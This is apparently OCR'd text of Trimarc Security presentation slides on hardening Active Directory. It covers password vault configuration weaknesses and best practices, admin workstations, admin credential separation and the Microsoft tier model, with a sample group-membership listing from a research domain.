
GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : JoeUser
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup      : False
MemberDN     : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : Eddie
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1601
```






Password Vaults on the Internet





Password Vaults on the Internet





Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Vulnerability in PV can result in total Active Directory compromise.

Enterprise Password Vault Best Practices

- Secure Administration
  - Ensure only admin accounts are members of password vault admin groups.
  - Restrict access to the system and related computers – includes system management, GPOs, etc.
- Secure Authentication
  - All PV authentication should require MFA.
  - AD admins should only connect from an admin system (workstation or server) specific to AD administration.
  - AD admins should only connect with credentials other than regular user or AD admin credentials. Trimarc calls this a “transition account.”
- Protect like a Domain Controller, especially when storing AD Admin credentials
- Limit Communication
  - Restrict inbound communication.
- Split out the roles to separate servers when possible (CyberArk)
- Patch Regularly

© 2018 Trimarc Security, LLC (www.TrimarcSecurity.com)

Admin Workstations



Why Admin Workstations?

- The battle has moved from the perimeter to workstations on the network.
- Management of regular workstations provides a common escalation path.
- Credentials found on workstations are often used to elevate privileges.
- Builds on the concept of separate accounts for user activities and administrative tasks.

Admin System Configuration

- Only admin accounts can logon (though with no admin rights)
- Separate administration
- Separate management/patching from other systems
- Auto-patching
- Firewalled from the network, only allowing specific admin comms
- Restrict access to management protocols (RDP, WMI, WinRM, etc)
- Enforce Network Level Authentication (NLA) for all RDP connections.

Administrative Credential Isolation & Protection



Focus on protecting admin credentials



Separate AD admin account from user account



Separate AD admin account from other admin accounts



Use distinct naming (examples)

ADA – AD Admins
SA – Server Admins
WA – Workstation Admins




Ensure AD admin accounts only logon to secured systems

AD Admin Workstations
AD Admin Servers
Domain Controllers

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Microsoft Tier Model



https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

Microsoft Tier Model

- Difficult and costly to implement.
- Duplicates infrastructure & admin accounts.
- Rarely fully implemented.
- Focus on Tier 0 (Domain Controllers and AD Admins first).



Microsoft Tier Model: What is Tier 0?

- Domain Controllers
- Privileged AD Accounts & Systems
  - AD Admins
  - Service accounts
  - AD Admin workstations & server
- ADFS & Federation Servers
- Azure AD Connect Servers
- PKI infrastructure
- Password vault systems that contain/control AD admin credentials
- Tier 0 management systems

Admin Workstation Deployment

Phase 1: Active Directory Admins

Phase 2: Virtual Infrastructure Admins

Phase 3: Cloud Admins


Phase 4: Server Admins

Phase 5: Workstation Admins

